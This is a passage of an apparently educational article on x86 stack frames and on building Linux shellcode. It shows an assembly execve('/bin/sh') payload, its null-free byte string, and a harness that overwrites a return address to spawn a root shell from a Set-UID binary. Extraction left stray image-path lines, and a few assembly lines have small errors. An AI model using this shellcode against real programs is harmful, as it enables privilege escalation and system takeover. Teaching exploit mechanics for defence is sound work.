   - `%esp` (*Extended Stack Pointer*) : the top of the stack;
4. Special registers: they are only used by the CPU.

Note: everything said here about registers is very x86 oriented but alpha, sparc, etc have registers with different names but similar functionality.

The functions

Introduction

This section presents the behavior of a program from call to finish. Along this section we'll use the following example:

```
/* fct.c */

void toto(int i, int j)
{
  char str[5] = "abcde";
  int k = 3;
  j = 0;
  return;
}
```

```
int main(int argc, char **argv)
{
  int i = 1;
  toto(1, 2);
  i = 0;
  printf("i=%d\n",i);
}
```

The purpose of this section is to explain the behavior of the above functions regarding the stack and the registers. Some attacks try to change the way a program runs. To understand them, it's useful to know what normally happens.

Running a function is divided into three steps:


1. the *prolog* : when entering a function, you already prepare the way out of it, saving the stack's state before entering the function and reserving the needed memory to run it;
2. the function *call* : when a function is called, its parameters are put into the stack and the instruction pointer (IP) is saved to allow the instruction execution to continue from the right place after the function;
3. the function *return* : to put things back as they were before calling the function.

The prolog


A function always starts with the instructions:

```
push   %ebp
mov    %esp,%ebp
push   $0xc,%esp        //$0xc depends on each program
```


These three instructions make what is called the *prolog*. The diagram 1 details the way the `toto()` function prolog works explaining the `%ebp` and `%esp` registers parts :



Initially, `%ebp` points in the memory to any X address. `%esp` is lower in the stack, at Y address and points to the last stack entry. When entering a function, you must save the beginning of the "current environment", that is `%ebp`. Since `%ebp` is put into the stack, `%esp` decreases by a memory word.



This second instruction allows building a new "environment" for the function, putting `%ebp` on the top of the stack. `%ebp` and `%esp` then pointing to the same memory word which holds the previous environment address.



Now the stack space for local variables has to be reserved. The character array is defined with 5 items and needs 5 bytes (a `char` is one byte). However the stack only manages *words*, and can only reserve multiples of a *word* (1 *word*, 2 *words*, 3 *words*, ...). To store 5 bytes in the case of a 4 bytes *word*, you must use 8 bytes (that is 2 *words*). The grayed part could be used, even if it is not really part of the string. The `k` integer uses 4 bytes. This space is reserved by decreasing the value of `%esp` by `0xc` (12 in hexadecimal). The local variables use 8+4=12 bytes (i.e. 3 words).

Diag. 1 : prolog of a function

Apart from the mechanism itself, the important thing to remember here is the local variables position: the local variables have a **negative** offset when related to `%ebp`. The `i=0` instruction in the `main()` function illustrates this. The assembly code (cf. below) uses indirect addressing to access the `i` variable:


```
0x8048411 <main+25>:    movl   $0x0,0xfffffffc(%ebp)
```

The `0xfffffffc` hexadecimal represents the `-4` integer. The notation means put the value `0` into the variable found at "-4 bytes" relatively to the `%ebp` register. `i` is the first and only local variable in the `main()` function, therefore its address is 4 bytes (i.e. integer size) "below" the `%ebp` register.


The call

Just like the prolog of a function prepares its environment, the function call allows this function to receive its arguments, and once terminated, to return to the calling function.

As an example, let's take the `toto(1, 2);` call.



Before calling a function, the arguments it needs are stored in the stack. In our example, the two constant integers 1 and 2 are first stacked, beginning with the last one. The `%eip` register holds the address of the next instruction to execute, in this case the function call.



When executing the `call` instruction, `%eip` takes the address value of the following instruction found 5 bytes after (`call` is a 5 byte instruction - every instruction doesn't use the same space depending on the CPU). The `call` then saves the address contained in `%eip` to be able to go back to the execution after running the function. This "backup" is done from an implicit instruction putting the register in the stack :

```
push %eip
```

The value given as an argument to `call` corresponds to the address of the first prolog instruction from the `toto()` function. This address is then copied to `%eip`, thus it becomes the next instruction to execute.

Diag. 2 : Function call

Once we are in the function body, its arguments and the return address have a **positive** offset when related to `%ebp`, since the next instruction puts this register to the top of the stack. The `j=0` instruction in the `toto()` function illustrates this. The Assembly code again uses indirect addressing to access the `j` :

```
0x80483ed <toto+29>:    movl   $0x0,0xc(%ebp)
```

The `0xc` hexadecimal represents the `+12` integer. The notation used means put the value `0` in the variable found at "+12 bytes" relatively to the `%ebp` register. `j` is the function's second argument and it's found at 12 bytes "on top" of the `%ebp` register (4 for instruction pointer backup, 4 for the first argument and 4 for the second argument - cf. the first diagram in the return section)

The return


Leaving a function is done in two steps. First, the environment created for the function must be cleaned up (i.e. putting `%ebp` and `%eip` back as they were before the call). Once this done, we must check the stack to get the information related to the function we are just coming out off.

The first step is done within the function with the instructions:


```
leave
ret
```

The next one is done within the function where the call took place and consists of cleaning up the stack from the arguments of the called function.

We carry on with the previous example of the `toto()` function.




Here we describe the initial situation before the call and the prolog. Before the call, `%ebp` was at address `X` and `%esp` at address `Y` . >From there we stacked the function arguments, saved `%eip` and `%ebp` and reserved some space for our local variables. The next executed instruction will be `leave`.



The instruction `leave` is equivalent to the sequence :


```
mov ebp esp
pop ebp
```

The first one takes `%esp` and `%ebp` back to the same place in the stack. The second one puts the top of the stack in the `%ebp` register. In only one instruction (`leave`), the stack is like it would have been without the prolog.



The `ret` instruction restores `%eip` in such a way the calling function execution starts back where it should, that is after the function we are leaving. For this, it's enough to unstack the top of the stack in `%eip`.

We are not yet back to the initial situation since the function arguments are still stacked. Removing them will be the next instruction, represented with its `Z+5` address in `%eip` (notice the instruction addressing is increasing as opposed to what's happening on the stack).



The stacking of parameters is done in the calling function, so is it for unstacking. This is illustrated in the opposite diagram with the separator between the instructions in the called function and the `add 0x8, %esp` in the calling function. This instruction takes `%esp` back to the top of the stack, as many bytes as the `toto()` function parameters used. The `%ebp` and `%esp` registers are now in the situation they were before the call. On the other hand, the `%eip` instruction register moved up.

Diag. 3 : Function return

Disassembling

gdb allows to get the Assembly code corresponding to the main() and toto() functions :

```
>>gcc -g -o fct fct.c
>>gdb fct
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.  GDB is free
software, covered by the GNU General Public License, and
you are welcome to change it and/or distribute copies of
it under certain conditions.  Type "show copying" to see
the conditions.  There is absolutely no warranty for GDB.
Type "show warranty" for details.  This GDB was configured
as "i386-redhat-linux"...
(gdb) disassemble main                    //main
Dump of assembler code for function main:

0x80483f8 <main>:    push   %ebp //prolog
0x80483f9 <main+1>:  mov    %esp,%ebp
0x80483fb <main+3>:  sub    $0x4,%esp

0x80483fe <main+6>:  movl   $0x1,0xfffffffc(%ebp)

0x8048405 <main+13>: push   $0x2 //call
0x8048407 <main+15>: push   $0x1
0x8048409 <main+17>: call   0x80483d0 <toto>


0x804840e <main+22>: add    $0x8,%esp //return from toto()

0x8048411 <main+25>: movl   $0x0,0xfffffffc(%ebp)
0x8048418 <main+32>: mov    0xfffffffc(%ebp),%eax

0x804841b <main+35>: push   %eax     //call
0x804841c <main+36>: push   $0x8048486
0x8048421 <main+41>: call   0x8048308 <printf>


0x8048426 <main+46>: add    $0x8,%esp //return from printf()
0x8048429 <main+49>: leave            //return from main()
0x804842a <main+50>: ret

End of assembler dump.
(gdb) disassemble toto                    //toto
Dump of assembler code for function toto:

0x80483d0 <toto>:     push   %ebp   //prolog
0x80483d1 <toto+1>:   mov    %esp,%ebp
0x80483d3 <toto+3>:   sub    $0xc,%esp

0x80483d6 <toto+6>:   mov    0x8048480,%eax
0x80483db <toto+11>:  mov    %eax,0xfffffff8(%ebp)
0x80483de <toto+14>:  mov    0x8048484,%al
0x80483e3 <toto+19>:  mov    %al,0xfffffffc(%ebp)
0x80483e6 <toto+22>:  movl   $0x3,0xfffffff4(%ebp)
0x80483ed <toto+29>:  movl   $0x0,0xc(%ebp)
```

```
0x80483f4 <toto+36>:  jmp    0x80483f6 <toto+38>

0x80483f6 <toto+38>:  leave          //return from toto()
0x80483f7 <toto+39>:  ret

End of assembler dump.
```

The instructions without color correspond to our program instructions, such as assignment for instance.

Creating a shellcode

In some cases, it's possible to act on the process stack content, by overwriting the return address of a function and making the application execute some arbitrary code. This is especially interesting for a cracker if the application runs under an ID different from the user's one (Set-UID program or daemon). This type of mistake is particularly dangerous if an application like a document reader is started by another user. The famous Acrobat Reader bug, where a modified document was able to start a buffer overflow. It also works for network services (ie : imap).

In future articles, we'll talk about mechanisms used to execute instructions. Here we start studying the code itself, the one we want to be executed from the main application. The simplest solution is to have a piece of code to run a shell. The reader can then perform other actions such as changing the **`/etc/passwd`** file permission. For reasons which will be obvious later, this program must be done in Assembly language. This type of small program which is used to run a shell is usually called *shellcode*.

The examples mentioned are inspired from Aleph One's article "*Smashing the Stack for Fun and Profit*" from the Phrack magazine number 49.

With C language

The goal of a shellcode is to run a shell. The following C program does this:

```c
/* shellcode1.c */

    #include <stdio.h>
    #include <unistd.h>

int main()
{
  char * name[] = {"/bin/sh", NULL};
  execve(name[0], name, NULL);
  return (0);
}
```

Among the set of functions able to call a shell, many reasons recommend the use of **`execve()`**. First, it's a true system-call, unlike the other functions from the **`exec()`**

family, which are in fact GlibC library functions built from `execve()`. A system-call is done from an interrupt. It suffices to define the registers and their content to get an effective and short Assembly code.

Moreover, if `execve()` succeeds, the calling program (here the main application) is replaced with the executable code of the new program and starts. When the `execve()` call fails, the program execution goes on. In our example, the code is inserted in the middle of the attacked application. Going on with execution would be meaningless and could even be disastrous. The execution then must end as quickly as possible. A `return (0)` allows exiting a program only when this instruction is called from the `main()` function, this is is unlikely here. We then must force termination through the `exit()` function.

```
/* shellcode2.c */

    #include <stdio.h>
    #include <unistd.h>

int main()
{
  char * name [] = {"/bin/sh", NULL};
  execve (name [0], name, NULL);
  exit (0);
}
```

In fact, `exit()` is another library function that wraps the real system-call `_exit()`. A new change brings us closer to the system:

```
/* shellcode3.c */
    #include <unistd.h>
    #include <stdio.h>

int main()
{
  char * name [] = {"/bin/sh", NULL};
  execve (name [0], name, NULL);
  _exit(0);
}
```

Now, it's time to compare our program to its Assembly equivalent.

Assembly calls

We'll use `gcc` and `gdb` to get the Assembly instructions corresponding to our small program. Let's compile `shellcode3.c` with the debugging option (`-g`) and integrate the functions normally found in shared libraries into the program itself with the `--static` option. Now, we have the needed information to understand the way `_exexve()` and `_exit()` system-calls work.

```
$ gcc -o shellcode3 shellcode3.c -O2 -g --static
```

Next, with **gdb**, we look for our functions Assembly equivalent. This is for Linux on Intel platform (i386 and up).

```
$ gdb shellcode3
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are welcome to change it and/or distribute
copies of it under certain conditions.  Type "show copying"
to see the conditions.  There is absolutely no warranty
for GDB.  Type "show warranty" for details.  This GDB was
configured as "i386-redhat-linux"...
```

We ask **gdb** to list the Assembly code, more particularly its **main()** function.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048168 <main>:       push   %ebp
0x8048169 <main+1>:     mov    %esp,%ebp
0x804816b <main+3>:     sub    $0x8,%esp
0x804816e <main+6>:     movl   $0x0,0xfffffff8(%ebp)
0x8048175 <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x804817c <main+20>:    mov    $0x8071ea8,%edx
0x8048181 <main+25>:    mov    %edx,0xfffffff8(%ebp)
0x8048184 <main+28>:    push   $0x0
0x8048186 <main+30>:    lea    0xfffffff8(%ebp),%eax
0x8048189 <main+33>:    push   %eax
0x804818a <main+34>:    push   %edx
0x804818b <main+35>:    call   0x804d9ac <__execve>
0x8048190 <main+40>:    push   $0x0
0x8048192 <main+42>:    call   0x804d990 <_exit>
0x8048197 <main+47>:    nop
End of assembler dump.
(gdb)
```

The calls to functions at addresses **0x804818b** and **0x8048192** invoke the C library subroutines holding the real system-calls. Notice the **0x804817c : mov $0x8071ea8,%edx** instruction fills the **%edx** register with a value looking like an address. Let's examine the memory content from this address, displaying it as a string:


```
(gdb) printf "%s\n", 0x8071ea8
/bin/sh
(gdb)
```

Now we know where the string is. Let's have a look at the **execve()** and **_exit()** functions disassembling list :

```
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x804d9ac <__execve>:    push   %ebp
0x804d9ad <__execve+1>:  mov    %esp,%ebp
0x804d9af <__execve+3>:  push   %edi
0x804d9b0 <__execve+4>:  push   %ebx
0x804d9b1 <__execve+5>:  mov    0x8(%ebp),%edi
```

```
0x804d9b4 <__execve+8>:  mov    $0x0,%eax
0x804d9b9 <__execve+13>: test   %eax,%eax
0x804d9bb <__execve+15>: je     0x804d9c2 <__execve+22>
0x804d9bd <__execve+17>: call   0x0
0x804d9c2 <__execve+22>: mov    0xc(%ebp),%ecx
0x804d9c5 <__execve+25>: mov    0x10(%ebp),%edx
0x804d9c8 <__execve+28>: push   %ebx
0x804d9c9 <__execve+29>: mov    %edi,%ebx
0x804d9cb <__execve+31>: mov    $0xb,%eax
0x804d9d0 <__execve+36>: int    $0x80
0x804d9d2 <__execve+38>: pop    %ebx
0x804d9d3 <__execve+39>: mov    %eax,%ebx
0x804d9d5 <__execve+41>: cmp    $0xfffff000,%ebx
0x804d9db <__execve+47>: jbe    0x804d9eb <__execve+63>
0x804d9dd <__execve+49>: call   0x8048c84 <__errno_location>
0x804d9e2 <__execve+54>: neg    %ebx
0x804d9e4 <__execve+56>: mov    %ebx,(%eax)
0x804d9e6 <__execve+58>: mov    $0xffffffff,%ebx
0x804d9eb <__execve+63>: mov    %ebx,%eax
0x804d9ed <__execve+65>: lea    0xfffffff8(%ebp),%esp
0x804d9f0 <__execve+68>: pop    %ebx
0x804d9f1 <__execve+69>: pop    %edi
0x804d9f2 <__execve+70>: leave
0x804d9f3 <__execve+71>: ret
End of assembler dump.
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x804d990 <_exit>:       mov    %ebx,%edx
0x804d992 <_exit+2>:     mov    0x4(%esp,1),%ebx
0x804d996 <_exit+6>:     mov    $0x1,%eax
0x804d99b <_exit+11>:    int    $0x80
0x804d99d <_exit+13>:    mov    %edx,%ebx
0x804d99f <_exit+15>:    cmp    $0xfffff001,%eax
0x804d9a4 <_exit+20>:    jae    0x804dd90 <__syscall_error>
End of assembler dump.
(gdb) quit
```

The real kernel call is done through the `0x80` interrupt, at address `0x804d9d0` for `execve()` and at `0x804d99b` for `_exit()`. This entry point is common to various system-calls, so the distinction is made with the `%eax` register content. Concerning `execve()`, it has the `0x0B` value, while `_exit()` has the `0x01`.




Diag. 4 : parameters of the `execve()` function

The analysis of these function's Assembly instructions provides us with the parameters they use:

- **`execve()`** needs various parameters (cf. diag 4) :
  - the **`%ebx`** register holds the string address representing the command to execute, "**`/bin/sh`**" in our example (**`0x804d9b1 : mov 0x8(%ebp),%edi`** followed by **`0x804d9c9 : mov %edi,%ebx`**) ;
  - the **`%ecx`** register holds the address of the argument array (**`0x804d9c2 : mov 0xc(%ebp),%ecx`**). The first argument must be the program name and we need nothing else : an array holding the string address "**`/bin/sh`**" and a NULL pointer will be enough;
  - the **`%edx`** register holds the array address representing the program to launch the environment (**`0x804d9c5 : mov 0x10(%ebp),%edx`**). To keep our program simple, we'll use an empty environment : that is a NULL pointer will do the trick.
- the **`_exit()`** function ends the process, and returns an execution code to its father (usually a shell), held in the **`%ebx`** register ;

We then need the "**`/bin/sh`**" string, a pointer to this string and a NULL pointer (for the arguments since we have none and for the environment since we don't define any). We can see a possible data representation before the **`execve()`** call. Building an array with a pointer to the **`/bin/sh`** string followed by a NULL pointer, **`%ebx`** will point to the string, **`%ecx`** to the whole array, and **`%edx`** to the second item of the array (NULL). This is shown in diag. 5.



Diag. 5 : data representation relative to registers

Locating the shellcode within memory

The shellcode is usually inserted into a vulnerable program through a command line argument, an environment variable or a typed string. Anyway, when creating the shellcode, we don't know the address it will use. Nevertheless, we must know the "`/bin/sh`" string address. A small trick allows us to get it.

When calling a subroutine with the `call` instruction, the CPU stores the return address in the stack, that is the address immediately following this `call` instruction (see above). Usually, the next step is to store the stack state (especially the `%ebp` register with the `push %ebp` instruction). To get the return address when entering the subroutine, it's enough to unstack with the `pop` instruction. Of course, we then store our "`/bin/sh`" string immediately after the `call` instruction to allow our "home made prolog" to provide us with the required string address. That is:

```
beginning_of_shellcode:
   jmp subroutine_call

subroutine:
   popl %esi
   ...
   (Shellcode itself)
   ...
subroutine_call:
   call subroutine
   /bin/sh
```

Of course, the subroutine is not a real one: either the `execve()` call succeeds, and the process is replaced with a shell, or it fails and the `_exit()` function ends the program. The `%esi` register gives us the "`/bin/sh`" string address. Then, it's enough to build the array putting it just after the string: its first item (at `%esi+8`, `/bin/sh` length + a null byte) holds the value of the `%esi` register, and its second at `%esi+12` a null address (32 bit). The code will look like:

```
   popl %esi
   movl %esi, 0x8(%esi)
   movl $0x00, 0xc(%esi)
```

The diagram 6 shows the data area:

Diag 6 : data array

The null bytes problem

Vulnerable functions are often string manipulation routines such as `strcpy()`. To insert the code into the middle of the target application, the shellcode has to be copied as a string. However, these copy routines stop as soon as they find a null character. Then, our code must not have any. Using a few tricks will prevent us from writing null bytes. For example, the instruction

```
    movl $0x00, 0x0c(%esi)
```

Will be replaced with

```
    xorl %eax, %eax
    movl %eax, %0x0c(%esi)
```

This example shows the use of a null byte. However, the translation of some instructions to hexadecimal can reveal some. For example, to make the distinction between the `_exit(0)` system-call and others, the `%eax` register value is 1, as seen in the

```
0x804d996 <_exit+6>: mov $0x1,%eax
```

Converted to hexadecimal, this string becomes :

```
b8 01 00 00 00          mov    $0x1,%eax
```

You must then avoid its use. In fact, the trick is to initialize `%eax` with a register value of 0 and increment it.

On the other hand, the "`/bin/sh`" string must end with a null byte. We can write one while creating the shellcode, but, depending on the mechanism used to insert it into a program, this null byte may not be present in the final application. It's better to add one this way:

```
    /* movb only works on one byte */
    /* this instruction is equivalent to */
    /* movb %al, 0x07(%esi) */
    movb %eax, 0x07(%esi)
```

Building the shellcode

We now have everything to create our shellcode:

```
/* shellcode4.c */

int main()
{
  asm("jmp subroutine_call

subroutine:
    /* Getting /bin/sh address*/
        popl %esi
    /* Writing it as first item in the array */
        movl %esi,0x8(%esi)
    /* Writing NULL as second item in the array */
        xorl %eax,%eax
        movl %eax,0xc(%esi)
    /* Putting the null byte at the end of the string */
        movb %eax,0x7(%esi)
    /* execve() function */
        movb $0xb,%al
    /* String to execute in %ebx */
        movl %esi, %ebx
    /* Array arguments in %ecx */
        leal 0x8(%esi),%ecx
    /* Array environment in %edx */
        leal 0xc(%esi),%edx
    /* System-call */
        int  $0x80

    /* Null return code */
        xorl %ebx,%ebx
    /*  _exit() function : %eax = 1 */
        movl %ebx,%eax
        inc  %eax
    /* System-call */
        int  $0x80

subroutine_call:
        subroutine_call
        .string \"/bin/sh\"
      ");
}
```

The code is compiled with "`gcc -o shellcode4 shellcode4.c`". The command "`objdump --disassemble shellcode4`" ensures that our binary doesn't hold anymore null bytes:

```
08048398 <main>:
 8048398:   55                      pushl  %ebp
 8048399:   89 e5                   movl   %esp,%ebp
 804839b:   eb 1f                   jmp    80483bc <subroutine_call>

0804839d <subroutine>:
 804839d:   5e                      popl   %esi
 804839e:   89 76 08                movl   %esi,0x8(%esi)
 80483a1:   31 c0                   xorl   %eax,%eax
 80483a3:   89 46 0c                movb   %eax,0xc(%esi)
 80483a6:   88 46 07                movb   %al,0x7(%esi)
 80483a9:   b0 0b                   movb   $0xb,%al
```

```
 80483ab:   89 f3                    movl   %esi,%ebx
 80483ad:   8d 4e 08                 leal   0x8(%esi),%ecx
 80483b0:   8d 56 0c                 leal   0xc(%esi),%edx
 80483b3:   cd 80                    int    $0x80
 80483b5:   31 db                    xorl   %ebx,%ebx
 80483b7:   89 d8                    movl   %ebx,%eax
 80483b9:   40                       incl   %eax
 80483ba:   cd 80                    int    $0x80

080483bc <subroutine_call>:
 80483bc:   e8 dc ff ff ff           call   804839d <subroutine>
 80483c1:   2f                       das
 80483c2:   62 69 6e                 boundl 0x6e(%ecx),%ebp
 80483c5:   2f                       das
 80483c6:   73 68                    jae    8048430 <_IO_stdin_used+0x14>
 80483c8:   00 c9                    addb   %cl,%cl
 80483ca:   c3                       ret
 80483cb:   90                       nop
 80483cc:   90                       nop
 80483cd:   90                       nop
 80483ce:   90                       nop
 80483cf:   90                       nop
```

The data found after the 80483c1 address doesn't represent instructions, but the "**/bin/sh**" string characters (in hexadécimal, the sequence **2f 62 69 6e 2f 73 68 00**) and random bytes. The code doesn't hold any zeros, except the null character at the end of the string at 80483c8.

Now, let's test our program:

```
$ ./shellcode4
Segmentation fault (core dumped)
$
```

Ooops! Not very conclusive. If we think a bit, we can see the memory area where the **main()** function is found (i.e. the **text** area mentioned at the beginning of this article) is read-only. The shellcode can not modify it. What can we do now, to test our shellcode?

To get round the read-only problem, the shellcode must be put in a data area. Let's put it in an array declared as a global variable. We must use another trick to be able to execute the shellcode. Let's replace the **main()** function return address found in the stack with the address of the array holding the shellcode. Don't forget that the **main** function is a "standard" routine, called by pieces of code that the linker added. The return address is overwritten when writing the array of characters two places below the stacks first position.

```
/* shellcode5.c */

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
int main()
{
    int * ret;

    /* +2 will behave as a 2 words offset */
    /* (i.e. 8 bytes) to the top of the stack : */
    /*   - the first one for the reserved word for the
           local variable */
    /*   - the second one for the saved %ebp register */

    * ((int *) & ret + 2) = (int) shellcode;
    return (0);
}
```

Now, we can test our shellcode:

```
$ cc shellcode5.c -o shellcode5
$ ./shellcode5
bash$ exit
$
```

We can even install the **shellcode5** program Set-UID *root*, and check the shell launched with the *data* handled by this program is executed under the *root* identity:

```
$ su
Password:
# chown root.root shellcode5
# chmod +s shellcode5
# exit
$ ./shellcode5
bash# whoami
root
bash# exit
$
```

Generalization and last details

This shellcode is somewhat limited (well, it's not too bad with so few bytes!). For instance, if our test program becomes:

```
/* shellcode5bis.c */

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main()
{
    int * ret;
    seteuid(getuid());
    * ((int *) & ret + 2) = (int) shellcode;
    return (0);
```

```
}
```

We fix the process effective UID to its real UID value, as we suggested it in the previous article. This time, the shell is run without specific privileges:

```
$ su
Password:
# chown root.root shellcode5bis
# chmod +s shellcode5bis
# exit
$ ./shellcode5bis
bash# whoami
pappy
bash# exit
$
